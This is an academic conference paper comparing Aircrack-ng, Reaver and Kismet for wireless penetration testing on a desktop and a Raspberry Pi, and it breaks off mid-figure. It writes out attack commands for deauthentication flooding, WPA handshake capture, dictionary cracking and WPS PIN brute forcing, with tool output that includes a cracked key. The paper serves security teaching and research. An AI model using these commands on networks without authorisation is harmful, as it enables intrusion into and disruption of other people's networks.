Comparison of Wireless Network Penetration Testing Tools on Desktops and Raspberry Pi Platforms

Aparicio Carranza, PhD[1], Daniel Mayorga, BTech[1], Casimer DeCusatis, PhD[2] and Hossein Rahemi, PhD[3]
[1]New York City College of Technology - CUNY, Brooklyn, NY USA, acarranza@citytech.cuny.edu
[2]Marist College, Poughkeepsie, NY USA, casimer.decusatis@marist.edu
[3]Vaughn College of Aeronautics & Technology, East Elmhurst, NY USA, hossein.rahemi@vaughn.edu

Abstract*– Wireless networks have become ubiquitous due to their ease of use and facilitation of mobile devices such as smart phones, tablets, and various Internet of Things (IoT) applications. This has driven a need for more advanced wireless penetration testing techniques, and for more technical professionals trained in wireless security. In this paper, we investigate three popular open source wireless penetration testing tools (Aircrack –ng, Reaver, and Kismet) and compare their behavior on a traditional desktop computer and a Raspberry Pi model 3. Use cases include packet sniffing and decryption of WEP, WPA, and WPA2 passwords. Based on this work, we make recommendations for using specific tools in cybersecurity training and education.

Keywords—WLAN, Kali Linux, Raspberry Pi, Kismet, Reaver

I. Introduction

In recent years, wireless local area networks (WLANs) have become widely adopted for a wide range of applications, from personal home networks to Fortune 500 enterprise class applications [1-4]. There has been a corresponding increase in the number and severity of wireless security issues, and a need for increased penetration testing on WLANs. At the same time, there has arisen a need for more education and practitioner training in wireless cybersecurity. Both professional penetration testers and education institutions have found that open source tools, such as those provided in Kali Linux [1-2], have an important role to play in securing modern networks. In fact, since many bad actors use these tools for network reconnaissance, sniffing, and decryption attacks, it makes sense to develop an ethical hacking framework around this toolkit. The widespread availability of low cost, mobile compute platforms such as the Raspberry Pi [4] have sparked interest in combining these platforms with open source tools to create inexpensive, easily accessible mobile network penetration testing solutions. This approach would be valuable for education and training purposes as well. However, despite its many advantages the Raspberry Pi faces some limitations on processing power and memory consumption compared with a conventional desktop computer. In this paper, we perform wireless penetration testing using a set of common open source tools on both a desktop and a Raspberry Pi platform, to compare the results and make recommendations for using the Raspberry Pi for education.

For this test, we install the 64 bit version of Kali Linux on both a conventional x86 based desktop (such as the Lenovo X1 Carbon) with 1 MB RAM and on a Raspberry Pi 3 model B. Our testing platforms were equipped with a Panda PAU05 USB wireless adapter [5], which can be configured in transparent mode to capture packets in the 2.4 GHz band from a Netgear router [6]. We set up a WLAN for testing using a standard commercial dual band Cisco wireless router; although our testing was conducted in the 2.4 GHz band, this work should be readily extensible to the 5 GHz band. Our wireless router supports Wi-Fi Protected Setup (WPS) for testing with Reaver, and configuration options for WEP, WPA, and WPA2 encryption [7-10]. While we recognize that WPS contains a known vulnerability and is not recommended for sensitive applications, and that likewise WEP and WPA are not recommended compared with WPA2, we nevertheless find all of these protocols useful when comparing the capabilities of a desktop and mobile platform. Further, all of these protocols are useful for education and training purposes, and unfortunately a surprising number of commercial systems still use these outdated security techniques. For our test network, we manually configured the router with a strong passphrase as recommended by best practice standards for WLANs [1].

The rest of this paper is organized as follows. Section 1 provided the motivation and background for this work. Section II, III, and IV present penetration testing methods and results using Aircrack –ng, Reaver, and Kismet, respectively. Section V describes a comparison between the Desktop and Raspberry Pi environments. Finally, section VI summarizes our results, conclusions, and plans for future research. When this paper references specific command line interface (CLI) instructions, these will be denoted **in bold text**.


II. Penetration Testing with Aircrack -ng

The Aircrack-ng tool is used for the purpose of recovering keys by cracking WEP and WPA/WPA2 keys from captured data packets. Packet capturing is done with the tool aerodump –ng (a sub-tool developed for Aircrack –ng). Aerodump-ng allows any wireless adapter set to monitor mode to scan for wireless networks and lists information that can be used to isolate a network as shown in Figures 1 and 2. Notably, the ESSID is the public identifier of the network, BSSID is the corresponding MAC address of the access point, PWR is the signal strength relative to how close the adapter is to the access point, and lastly the ENC indicates the type of encryption used on the network [8]. We were able to capture packet information and save it in a .cap file from a specified access point via the four-way handshake method. The required command is **airodump-ng –bssid (MAC Address) –w (filename) (interface)**. This method requires that a client (labeled as STATION in Figures 3 and 4) is connected to the

Digital Object Identifier (DOI): http://dx.doi.org/10.18687/LACCEI2018.1.1.128
ISBN: 978-0-9993443-1-6
ISSN: 2414-6390


access point which is the authenticator, and from there a de-authentication packet can be sent to the router by issuing the command **aireplay-ng -0 0 –a (bssid) (interface)**. This command will send a constant de-authentication packet to the access point that causes the router to drop the connection to the client and instead send the PSK/PMK message to the attackers PC, which in turn allows airodump-ng to capture packet information containing the encrypted passphrase as shown in Figure 4.

Aircrack –ng is listed under the category "wireless attacks" within the Kali Linux applications menu, or may be invoked from the CLI directly. As shown in Figure 5, a variety of options are available. The wireless adapter must be set to monitor mode before commencing with any wireless scans with the command **airmon-ng start (interface)**. Once the WPA handshake is successfully captured, the key can be de-encrypted by using Aircrack-ng. This tool can access a word list which in turn can be used as a dictionary attack on the .cap file with the encrypted key using the following command; **crunch –t –f /usr/share/rainbowcrack/charset.txt | aircrack-ng –w (.cap file with key) –e (SSID name)**. In this command, Crunch allows a user to access word lists, -t allows you to enter known information about the passcode, -f calls for the path of the word list. For Aircrack-ng, -w commences the dictionary attack on a specified file, -e calls for the specified SSID name which is required for the key cracking. Furthermore, the attack can range from a few hours to several days depending on the length of the passphrase and the alpha-numeric symbols combination. Ultimately, if more information is known about the passphrase prior to the dictionary attack, such as the length, the de-encrypting time will be reduced as shown in Figure 5.




```
Kali Live
Aircrack-ng 1.2 rc4 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: aircrack-ng [options] <.cap / .ivs file(s)>

Common options:

    -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
    -e <essid> : target selection: network identifier
    -b <bssid> : target selection: access point's MAC
    -p <nbcpu> : # of CPU to use  (default: all CPUs)
    -q         : enable quiet mode (no status output)
    -C <macs>  : merge the given APs to a virtual one
    -l <file>  : write key to file

Static WEP cracking options:

    -c         : search alpha-numeric characters only
    -t         : search binary coded decimal chr only
    -h         : search the numeric key for Fritz!BOX
    -d <mask>  : use masking of the key (A1:XX:CF:YY)
    -m <maddr> : MAC address to filter usable packets
    -n <nbits> : WEP key length :  64/128/152/256/512
    -i <index> : WEP key index (1 to 4), default: any
    -f <fudge> : bruteforce fudge factor,  default: 2
    -k <korek> : disable one attack method  (1 to 17)
```

Figure 1 – Aircrack-ng's command list




```
Kali Live
CH  4 ][ Elapsed: 1 min ][ 2017-10-05 21:34

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D0:17:C2:E1:7B:50  -25       30     4302    0   7  54e  WPA2 CCMP   PSK  123netgear
12:3E:5D:E8:39:08  -25       33        0    0   6  54e. OPN              optimumwif
00:3E:5D:E8:39:08  -27       39     1796    0   6  54e. WPA2 CCMP   PSK  E83900
E8:FC:AF:8C:3E:68  -32       45        0    0   1  54e  WPA2 CCMP   PSK  DeadZone
FA:8F:CA:39:80:35  -37       33        0    0   7  54e. OPN              <length:
76:44:01:50:85:F7  -49       22        0    0  11  54e. OPN              optimumwif
74:44:01:50:85:F6  -50       26        9    0  11  54e. WPA2 CCMP   PSK  5085F7
A2:03:D8:BE:95:52  -56       13        0    0   8  54e. OPN              optimumwif
00:03:D8:BE:95:52  -56       11        1    0   8  54e. WPA2 CCMP   PSK  Black eyes
00:1E:2A:01:5C:DE  -58       25        0    0  11  54 . WPA  TKIP   PSK  Rodriguez
00:B2:8F:53:02:68  -63       21        0    0  11  54e. WPA2 CCMP   PSK  530260
C2:B2:8F:53:02:68  -64       23        0    0  11  54e. OPN              optimumwif
12:3E:5D:ED:13:E8  -68       13        0    0   6  54e. OPN              optimumwif
00:3E:5D:ED:13:E8  -68       13        0    0   6  54e. WPA2 CCMP   PSK  ED13E0
B2:C5:54:BF:72:6C  -70        7        0    0   6  54e. WPA2 CCMP   MGT  optimumwif
76:44:01:4D:D3:33  -78        3        0    0  11  54e. OPN              optimumwif
74:44:01:4D:D3:32  -80        1        0    0  11  54e. WPA2 CCMP   PSK  Big G's ho
B0:C5:54:BF:72:6A  -70        7        0    0   6  54e. WPA2 CCMP   PSK  BF7266
B2:C5:54:BF:72:6B  -71        9        0    0   6  54e. OPN              optimumwif
```

Figure 2 – Results of a scan using Airodump-ng



```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:FC:AF:8C:3E:68  -28  71     2211      289    0   6  54e  WPA2 CCMP   PSK  DeadZo

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:FC:AF:8C:3E:68  28:C2:DD:A9:1D:A7  -32    1e- 1     0      339  DeadZone
```


Figure 3 – Isolating the tested network with Airodump-ng



```
Kali Live
CH  6 ][ Elapsed: 4 mins ][ 2017-10-24 19:22 ][ WPA handshake: E8:FC:AF:8C:3E:68

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:FC:AF:8C:3E:68  -28  71     2211      289    0   6  54e  WPA2 CCMP   PSK  DeadZo

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:FC:AF:8C:3E:68  28:C2:DD:A9:1D:A7  -32    1e- 1     0      339  DeadZone
```

```
19:22:02  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:02  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:03  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:03  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:04  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:04  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:05  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:05  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:06  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:06  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:07  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:07  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
```

Figure 4 – Successful four-way handshake packet capture




```
                    Aircrack-ng 1.2 rc4

        [00:00:38] 46648 keys tested (1346.35 k/s)

                KEY FOUND! [ [redacted] ]

Master Key     : 9A CF 18 BB 5A E5 23 C3 07 64 DC CE 09 57 9C 47
                 52 2A 45 93 7A 13 B7 03 97 57 C7 48 61 DC B2 FB

Transient Key  : 70 68 C2 7F A7 DB 0F 93 B6 B7 F8 47 E2 A9 3F 3D
                 C0 D8 EC 93 CD 4B 64 DF 0D F8 0D 9E 85 A5 E3 04
                 E1 5E 17 2E 3E 37 37 0E 03 17 7B 5A E1 28 8E 9B
                 C8 D9 0F 7A DC AC 26 9F A9 74 C3 BA 78 6E 34 19

EAPOL HMAC     : 06 B4 15 0D 3C 76 5E 71 E8 DB 3B 3A 1B 3F 95 4B
```

Figure 5 – Completed key de-encryption using Aircrack-ng

III. Penetration Testing with Reaver


Reaver is a tool used for performing brute force attacks on a network with WPS enabled. WPS includes an 8-digit passcode that can easily be guessed, and thus provides the passphrase for the WPA/WPA2 decryption. Reaver can be accessed in the applications menu listed under the "Wireless Attacks" category, similarly the tool can also be accessed by using the Reaver command on the CLI as shown in Figure 6. Prior to commencing the commands associated with Reaver, a directory for its content must be created to avoid errors. This is done with the command **mkdir /etc/Reaver**.



```
Reaver v1.6.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com
>

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interface to use
        -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:
        -m, --mac=<mac>                 MAC of the host system
        -e, --essid=<ssid>              ESSID of the target AP
        -c, --channel=<channel>         Set the 802.11 channel for the interface (imp
lies -f)
        -o, --out-file=<file>           Send output to a log file [stdout]
        -s, --session=<file>            Restore a previous session file
        -C, --exec=<command>            Execute the supplied command upon successful
pin recovery
        -D, --daemonize                 Daemonize reaver
        -f, --fixed                     Disable channel hopping
        -5, --5ghz                      Use 5GHz 802.11 channels
        -v, --verbose                   Display non-critical warnings (-vv for more)
        -q, --quiet                     Only display critical messages
        -h, --help                      Show help
```

Figure 6 – Reaver's command list

Similar to other tools that issue wireless attacks, the wireless adapter must be set to monitor mode in order to scan for networks with WPS enabled. This is done by using the command **airmon-ng start (interface)**, and after issuing this command tasks such as "Network Manager" must be terminated to reduce subsequent errors. In order to scan for networks with WPS enabled, we use the **wash –i wlan0mon** command as shown in Figure 7. The results shown provide a list of networks that we are able to perform a brute force attack on with Reaver along with some useful information. ESSID lists the name of the access points, BSSID shows the corresponding MAC address of the devices, dBm portrays the signal strength in dB, and Lck shows the state of WPS for each access point. A state of "No" means that you are able to perform an attack on the network and vice versa.




```
root@dmHost:~# wash -i wlan0mon

Wash v1.6.1 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner

BSSID              Ch  dBm  WPS  Lck  ESSID
--------------------------------------------------------------------------------
00:3E:5D:ED:13:E8   1  -71  1.0  No   ED13E0
6C:19:8F:17:46:4C   1  -71  1.0  No   Amazing Avery
B0:C5:54:BF:72:6A   1  -75  1.0  No   BF7266
D0:17:C2:E1:7B:50   4  -29  1.0  No   123netgear
00:3E:5D:E8:39:08   6  -29  1.0  No   E83900
00:B2:8F:53:02:68   6  -63  1.0  No   530260
00:7F:20:C3:38:18   8  -77  1.0  No   C33810
00:03:D8:BE:95:52   8  -65  1.0  No   Black eyes peas
E8:FC:AF:8C:3E:68  11  -21  1.0  No   DeadZone
74:44:01:50:85:F6  11  -45  1.0  No   5085F7
74:44:01:4D:D3:32  11  -73  1.0  No   Big G's house
```

Figure 7 – List of wireless networks with WPS enabled discovered by Reaver

Notably, a brute force attack with Reaver may encounter several errors during the process, such as a "Failed to associate" error and similarly, a "Detected AP rate limiting" warning. The former is related to signal strength, more specifically the weaker the signal strength the harder it is to guess the WPS pin and unveil the passcode. The latter occurs when the router locks itself due to reaching the max limit of guesses for the pin. The lock is removed after a certain amount of time has passed and Reaver can resume the attack. Lastly, as mentioned Reaver has the option to resume a saved session which means that the pins that have already been used as guesses will not be reused. Relative to uncovering the WPA/WPA2 passcode, the longer Reaver is able to attack the same access point the more likely the passcode will be obtained and access to the network will be granted.

IV. Penetration Testing with Kismet


Kismet is a tool that is able to perform network scans with the option to collect packet information and attempt data decryption. Kismet can be accessed within the Kali Linux applications menu within the "Wireless Attacks" category; issuing the command **kismet** on the CLI results in the initial default screen shown in Figure 8. Before initiating a scan, Kismet provides configuration options including whether to run Kismet as root, whether to configure a remote Kismet server, and whether to enable logging or console modes.



```
 Kismet Sort View Windows
   Name                    T C  Ch  Pkts  Size                 Kismet
                                                               Not
[ --- No networks seen --- ]                                   Connected

  MAC               Type     Freq  Pkts  Size Manuf

-Terminal colors
Some terminals don't display some colors (notably, dark grey)
correctly.  The next line of text should read 'Dark grey text':
Dark grey text
Is it visible?  If you answer 'No', dark grey
will not be used in the default color scheme.  Remember, you
can always change colors to your taste by going to
Kismet->Preferences->Colors.

                  [ No ]                            [ Yes ]

                                                    Data
       (Connection refused) will attempt to reconnect in 5
       seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
       (Connection refused) will attempt to reconnect in 5
       seconds.
```

Figure 8 – Initial Kismet interface with default settings


Once a target interface is specified (i.e. WLAN adapter name), Kismet can run a packet capture scan on nearby WLAN networks. It is possible to apply a "channel lock" option, which means that Kismet will only listen to traffic from the access point associated with a specific channel. This can dramatically reduce the time required to analyze captured packets. There are other packet filtering options available, including sorting by SSID, BSSID (MAC address), and more. As shown in Figure 9, a basic Kismet scan reveals the type of encryption used by the target access point, device manufacturer, and other useful details [10].



```
15                                                    Packet Rate

0
        Name: DeadZone
       BSSID: E8:FC:AF:8C:3E:68
       Manuf: Netgear
  First Seen: Nov  1 14:35:41
   Last Seen: Nov  1 14:37:58
    Up Since: Nov  1 14:28:40
        Type: Access Point (Managed/Infrastructure)
     Channel: 11
   Frequency: 2412 (1) - 1 packets, 0.97%
              2417 (2) - 1 packets, 0.97%
              2422 (3) - 8 packets, 7.77%
              2462 (11) - 93 packets, 90.29%

        SSID: DeadZone
      Length: 8
        Type: Beacon (advertising AP)
  Encryption:  WPA PSK AES-CCM
    Beacon %:  10

     Signal: -19dBm (max -17dBm)
      Noise: 0dBm (max -256dBm)
  Data Crypt: WEP (Privacy bit set)
              ( Data encryption seen by BSSID )
     Packets: 215
 Data Packets: 39
 Mgmt Packets: 176
Crypt Packets: 12
    Fragments: 0/sec
      Retries: 0/sec
    Data Size: 1K
      Seen By: wlan0 (wlan0) 71a3348a-bf33-11e7-a4c4-dc04bb23e201
               Nov  1 14:39:33
```

Figure 9 – Extensive information regarding a specified access point

Kismet can perform passive packet sniffing, and detect basic attacks such as ARP floods or malformed packets. By capturing the four-way handshake during device association and the encrypted EAPoL key, Kismet allows us to collect the data required to decrypt wireless authentication keys in a manner similar to WireShark. This is shown in Figure 10. This can be done using tools such as Aircrack –ng to perform a brute force dictionary attack on the packet capture file (filetype .cap) created by Kismet.




Kismet-20171101-15-19-23-1.pcapdump
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
Expression...

```
      Time        Source             Destination        Protocol Length Info
 1504 52.941339   Netgear_4d:d3:32   Apple_59:c8:36     EAPOL       187 Key (Mes
 1512 52.959889   Netgear_4d:d3:32   Apple_59:c8:36     EAPOL       245 Key (Mes
 3218 73.872517   Netgear_8c:3e:68   Microsof_44:d1:c8  EAPOL       187 Key (Mes
 3223 73.902130   Netgear_8c:3e:68   Microsof_44:d1:c8  EAPOL       221 Key (Mes
 3229 73.906489   Microsof_44:d1:c8  Netgear_8c:3e:68   EAPOL       165 Key (Mes
10556 117.836607  Netgear_8c:3e:68   Apple_2a:2c:dc     EAPOL       187 Key (Mes
10560 117.839520  Apple_2a:2c:dc     Netgear_8c:3e:68   EAPOL       187 Key (Mes
10565 117.855596  Apple_2a:2c:dc     Netgear_8c:3e:68   EAPOL       165 Key (Mes

▸ Frame 10556: 187 bytes on wire (1496 bits), 187 bytes captured (1496 bits)
▸ PPI version 0, 32 bytes
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control

0000  00 00 20 00 69 00 00 00  02 00 14 00 00 00 00 00   .. .i... ........
0010  00 00 00 00 00 00 02 00  9e 09 a0 00 00 00 ed 00   ........ ........
0020  88 02 3a 01 28 6a ba 2a  2c dc e8 fc af 8c 3e 68   ..:.(j.* ,.....>h
0030  e8 fc af 8c 3e 68 00 00  00 00 aa aa 03 00 00 00   ....>h.. ........

Kismet-20...5-19-23-1   Packets: 11782 · Displayed: 8 (0.1%) ·  Load time: 0:0.148   Profile: Default
```

Figure 10 – Capturing the WPA four-way handshake with Kismet

V. Raspberry Pi Test Comparison

We compared the use of Aircrack –ng, Reaver, and Kismet running on both an x86 desktop client and on the Raspberry Pi 3. Both environments were able to load and run the Kali Linux toolkit, allowing similar testing to be performed on a target WLAN. For example, using Aircrack –ng both platforms were effective, and in some cases the Raspberry Pi 3 was actually slightly faster than the desktop, completing capture of the WPA four way handshake in only a few seconds as shown in Figure 11.



Terminal
File Edit View Terminal Tabs Help

```
CH  1 ][ Elapsed: 1 min ][ 2017-12-06 02:23 ][ WPA handshake: E8:FC:AF:8C:3E:68

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

